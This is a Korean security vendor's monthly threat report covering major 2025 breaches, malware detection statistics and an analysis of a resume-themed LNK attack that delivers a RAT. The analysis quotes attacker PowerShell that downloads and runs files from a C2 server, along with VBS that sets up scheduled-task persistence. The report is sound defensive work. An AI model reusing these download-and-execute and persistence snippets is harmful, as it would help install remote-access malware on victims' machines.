


No.193 | 2025.10

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석

01-08

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향

09-13

한글 서브 도메인을 사용한 스미싱 유포 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

9월 26일 오후 8시 15분경, 대전광역시 유성구에 위치한 국가정보자원관리원(국정자원) 본원 5층 전산실에서 화재가 발생했습니다. 이 화재는 무정전전원장치(UPS)용 리튬이온배터리를 서버와 분리하여 지하로 이전하는 작업 중 발생했으며, 정부 전산망 마비라는 초유의 사태를 초래했습니다. 배터리 이설 작업 중 작업자가 안전 수칙을 준수하지 않아 발생한 것으로 조사되었으며, 리튬이온배터리 화재의 특성상 한 번 불이 나면 꺼지기 어렵고, 서버 데이터 보호를 위해 대량의 물 투입이 제한되어 초기 진화에 상당한 어려움을 겪었습니다.

화재로 인해 정부 24, 국가법령정보센터, 국민신문고, 모바일 신분증, 인터넷 우체국 등 대국민 서비스가 중단되었으며, 신분증 진위 확인 시스템이 작동하지 않아 증권사의 비대면 계좌 개설 등 금융 서비스도 제한되었습니다. 9월 30일 16시 기준, 중단된 647개 시스템 중 92개가 복구되었으며, 전체 서비스 복구에는 수주가 소요될 것으로 예상됩니다.

롯데카드에서도 해킹 사건이 발생하였습니다.

해커는 8월 14일부터 15일까지 이틀에 걸쳐 롯데카드 온라인 결제 서버(WAS 서버)를 공격했으며, 16일에도 추가 시도를 했으나 이때는 파일 반출에 실패했습니다. 롯데카드는 8월 26일 서버 점검 중 악성코드 감염 사실을 확인하고 전체 서버에 대한 정밀 조사를 진행했으며, 8월 31일에 온라인 결제 서버에서 외부 공격자의 자료 유출 시도 흔적을 발견했습니다. 그리고 9월 1일 금융감독원과 한국인터넷진흥원(KISA)에 해킹 사고를 공식 신고했습니다.

조사 결과, 이번 공격은 오라클 웹로직(Oracle WebLogic) 서버의 원격 코드 실행 취약점(CVE-2017-10271)을 이용한 것으로, 해당 취약점은 2017년에 이미 공개되었지만 롯데카드가 8년간 보안패치를 진행하지 않은 것으로 확인되었습니다. 보안 전문가들의 분석에 따르면, 사용된 악성코드들은 모두 중국 해킹 조직 '달빛(Moonlight)'이 사용해 온 해킹 도구들과 유사한 것으로 확인되었습니다.

이번 사건으로 롯데카드 전체 회원 960만명 중 약 3분의 1에 해당하는 297만명의 개인정보가 유출되었으며, 전체 유출 고객 중 28만명의 경우 카드번호, 비밀번호 앞 두 자리, CVC 번호, 유효기간 등 핵심 카드정보까지 노출되어 부정 사용 등 2차 피해 위험에 직면했습니다.

KT도 9월 18일 한국인터넷진흥원(KISA)에 서버 침해 정황을 신고했습니다.

주목할 점은 SK텔레콤 침해 사고를 일으킨 'BPF 도어' 악성코드 공격이 KT에 대해서도 이뤄진 것으로 알려졌으며, KT가 자체적으로 외부 보안 전문 기업에 의뢰해 약 4개월간 전사 서버를 조사한 결과, 윈도우 서버 침투 후 측면 이동 시도, Smominru 봇넷 감염, VBScript 기반 원격코드 실행 및 민감정보 탈취, Metasploit을 통한 SMB 인증 시도 및 측면 이동 성공, 리눅스 sync 계정 조작 및 SSH 퍼블릭키 생성, Rsupport 서버 의심 계정 생성 및 비밀번호 유출 등의 정황이 발견되었습니다.

추가로 8월 5일, KT 무단 소액결제 피해 신고가 접수되었습니다.

무단 소액결제 피해 신고는 9월 초까지 지속되었으며, 9월 4일 처음 언론보도로 사건이 공론화 되었으며, 9월 5일날 KT 측으로부터 결제 차단 조치가 이루어졌습니다. 이후 이 사건의 용의자 중국인 2명이 체포되었고, 불법 펌토셀을 통해 신호를 수신했으며, 해당 기지국 ID를 통해 IMSI(국제모바일가입자식별번호)는 물론 IMEI(국제단말기식

별번호)와 휴대전화 번호가 유출된 정황이 확인되었습니다. 다만, 불법 펌토셀이 KT 통신망 접속 경위와 결제에 필요한 개인정보의 습득 경위는 아직 밝혀지지 않아 아직 조사가 진행중에 있습니다.

2025 년 주요 보안 사고들이 연이어 발생하고 있습니다.

기업 보안담당자 여러분들께서는 취약점에 대한 패치를 진행하시고, 이상 징후에 대한 모니터링을 강화하여 사고에 대한 초기 대응을 강화해야 하겠습니다.

2. 악성코드 탐지 통계

감염 악성코드 TOP15

Gen:Variant.Symmi.49795, Adware.Generic.3184910 이 전월과 동일하게 1,2 위를 유지하였습니다. 악성코드 순위 변동은 전월 대비 큰 차이를 보이지 않았고, 신규 진입 악성코드도 4 건으로 전월과 거의 동일한 수준을 유지했습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.Symmi.49795	ETC	2206569
2	-	Adware.Generic.3184910	Adware	105578
3	↑1	Trojan.GenericKD.71882277	Trojan	65128
4	↓1	JS:Trojan.Cryxos.14392	Trojan	47010
5	-	Exploit.CVE-2010-2568.Gen	Exploit	42511
6	↑5	JS:Trojan.Cryxos.14349	Trojan	39286
7	NEW	Gen:Variant.Jaik.38715	ETC	38232
8	↓2	Gen:Variant.Tedy.675091	ETC	32901
9	NEW	Win32.Neshta.A	Virus	29291
10	↓3	Misc.HackTool.AutoKMS	ETC	25735
11	NEW	Gen:Variant.Barys.498283	ETC	17815
12	↓3	Trojan.Generic.38743459	Trojan	15566
13	↓3	Spyware.Infostealer.Bladabindi	Spyware	14562
14	↑1	Application.Hacktool.BBJ	ETC	11460
15	NEW	Application.Generic.4167244	ETC	11199

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025년 9월 1일 ~ 2025년 9월 30일

악성코드 유형별 비율


악성코드 유형별 감염 비율을 분석한 결과, 기타(Etc) 유형이 전체의 86.7%로 가장 높은 비율을 차지하였으며, 그 뒤를 이어 트로이목마(Trojan)가 6.2%, 애드웨어(Adware)가 3.9%, 취약점(Exploit)이 1.6%, 스파이웨어(Spyware)가 0.5%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교

카테고리별 악성코드 비율의 경우 비교를 용이하게 하기 위하여 반올림된 수치를 사용합니다.


2025년 9월에는 지난 8월과 비교하여 기타(ETC) 유형이 31% 증가하였고, 바이러스(Virus) 유형은 1% 증가하였습니다. 이 밖에 트로이목마(Trojan) 유형은 16%, 웜(Worm)유형도 2%, 취약점(Exploit) 유형은 4% 감소하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


9월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 9월 1일부터 9월 30일까지 19,617건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 URL에 대한 통계로, 25년 9월 한 달간 총 6,158,384건의 URL이 확인되었습니다. 이 수치는 9월 한 달간 총 15,253,860건의 악성코드 경유지/유포지 URL 수에 비해 약 59.6% 가량 감소한 수치입니다. 악성코드 URL의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



2

최신 보안 동향

중국어 이력서를 위장하여 RAT 을 유포하는 공격 주의!

중국어 이력서를 위장한 LNK 파일이 발견되었습니다.

이 LNK 파일은 李汉彬.lnk 로 유포되며, 실행 후에는 c2 서버에서 我的简历.pdf 디코이 파일을 내려받아 실행합니다.

```
Remove-Item -Path "$localPath\我的???.lnk" -Force;  
$h='ht';  
$t='tps';  
curl "${h}${t}://[redacted] pdf" -o "$localPath\我的???.pdf";  
Start-Process -FilePath "$localPath\我的???.pdf";
```

[그림 1] PDF 파일 다운로드

중국어 “我的简历”는 한글로 “내 이력서”라는 뜻으로, 다운로드 된 PDF 파일을 실행하면 중국어로 작성된 위장용 이력서를 확인할 수 있습니다.

李汉兵

本科 | 36岁 | 男 期望职位: java开发工程师



个人优势

- 区块链全栈专家: 精通 Java 高并发架构与 Solidity 智能合约开发, 主导过千万级资金项目
- 微服务架构师: 成功完成 Spring Cloud 微服务改造, 设计分布式交易系统, 300+ 客户生产验证
- 技术攻坚能手: 自研内存订单簿, RocketMQ 事务消息方案
- 全周期开发经验: 从 0 到 1 打造多款金融级产品, 涵盖交易系统, DeFi 协议, 数字钱包等

技术栈

架构: Spring Cloud | 微服务治理 | 分布式事务

后端: Java 8/11 | Spring Boot/Cloud | MyBatis Plus | JPA 批处理

中间件: RocketMQ | Nacos | Hystrix | Redis

区块链: Solidity | Web3j | Truffle | Hardhat | Tron/BSC/ETH

数据库: MySQL (主从架构) | MongoDB

其他: Vue.js | Unity3D | 智能合约安全审计

教育经历

华南农业大学

本科 / 信息管理与信息系统

2008 - 2012

工作经历

惠州智灰兔科技有限公司

职位: 创始人

2023.07 - 至今

[그림 2] 실행된 위장용 이력서

위장용 이력서로 사용자를 현혹시키는 동시에, 백그라운드에서는 %APPDATA% 경로에 Security 디렉토리를 생성하며, 디렉토리 생성 후 C2 서버에서 ZIP 파일을 pkg.zip 이름으로 다운받아 해당 디렉토리에 저장합니다. 다운받은 ZIP 파일은 압축해제 이후 keytool.exe 파일과 CreateHiddenTask.vbs 파일을 실행합니다.

```
if (-not (Test-Path "$env:APPDATA\Security")){
    New-Item -Type Directory "$env:APPDATA\Security" -Force|Out-Null
};
curl "${h}${t}:" -o "$env:APPDATA\Security\pkg.zip";
Expand-Archive -Path "$env:APPDATA\Security\pkg.zip" -DestinationPath "$env:APPDATA\Security" -Force;
Remove-Item "$env:APPDATA\Security\pkg.zip" -Force; & "$env:APPDATA\Security\keytool.exe"; & "$env:APPDATA\Security\CreateHiddenTask.vbs";
```

[그림 3] zip 파일 다운로드

이름	크기	압축된 크기	수정한 날짜	만든 날짜	액세스한 날짜
api-ms-win-crt-heap-l1...	19 264	10 659	2025-08-10 0...	2025-08-10 0...	2025-08-14 1...
api-ms-win-crt-runtime...	22 848	11 884	2025-08-10 0...	2025-08-10 0...	2025-08-17 1...
CreateHiddenTask.vbs	1 005	612	2025-09-18 1...	2025-08-18 0...	2025-09-18 1...
jli.dll	12 288	6 162	2025-09-18 1...	2025-09-18 1...	2025-09-18 1...
keytool.exe	19 440	12 667	2025-09-18 1...	2025-09-18 1...	2025-09-18 1...
msvcr100.dll	773 968	413 591	2025-08-07 2...	2025-08-07 2...	2025-08-17 1...
vcruntime140.dll	83 792	46 576	2025-08-10 0...	2025-08-10 0...	2025-08-16 1...

[그림 4] zip 파일 내 파일 목록

CreateHiddenTask.vbs 파일은 지속성을 위해 작업 스케줄러에 작업을 등록하는 역할을 하며, 등록이 완료되면 현재 실행중인 VBS 파일을 삭제해 흔적을 지웁니다.

```
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Author = "Microsoft Corporation"
regInfo.Description = ""

' 등록일 (월요일)
Set trigger = taskDefinition.Triggers.Create(2)
trigger.StartBoundary = "2025-8-01T08:01:01"
trigger.DaysInterval = 1
trigger.Enabled = True

' 2 = TASK_TRIGGER_DAILY (월요일)
' 등록일 (월요일)
' 월요일

' 작업 (keytool.exe)
Set action = taskDefinition.Actions.Create(0)
action.Path = WshShell.ExpandEnvironmentStrings("%APPDATA%") & "\Security\keytool.exe"
```

[그림 5] 스케줄러에 작업 등록

공격자는 악성파일을 Keytool.exe 로 위장하였으며, 실행 시 폴더안에 있는 악성 jli.dll 파일이 사이드 로딩되며 keytool.exe 파일 내부에 저장되어 있는 셸코드를 복호화 하고 실행합니다.


keytool.exe 와 jli.dll 은 원래 자바를 설치하면 생성되는 정상 파일이지만 공격자는 이 두 파일을 위장하여 사용자를 속이려고 시도하였습니다.



Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base...	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apphelp.dll	응용 프로그램 호환성 클라이언트...	Microsoft Corporation	C:\Windows\System32\apphelp.dll
bcrypt.dll	Windows Cryptographic Prim...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
imm32.dll	Multi-User Windows IMM32 A...	Microsoft Corporation	C:\Windows\System32\imm32.dll
jli.dll			C:\Users\Wjoy\Desktop\W01...
kernel32.dll	Windows NT BASE API Client...	Microsoft Corporation	C:\Windows\System32\kernel32.dll

[그림 6] 사이드 로딩된 악성 jli.dll

셸코드는 실행 후 공격자가 미리 지정해 놓은 C2 서버에 접속을 시도하며, 정상적으로 연결이 완료되면 추가 페이로드 및 악성코드를 수신하는데, 최종 페이로드는 RAT 로 확인되었습니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616
(주)이스트시큐리티

www.estsecurity.com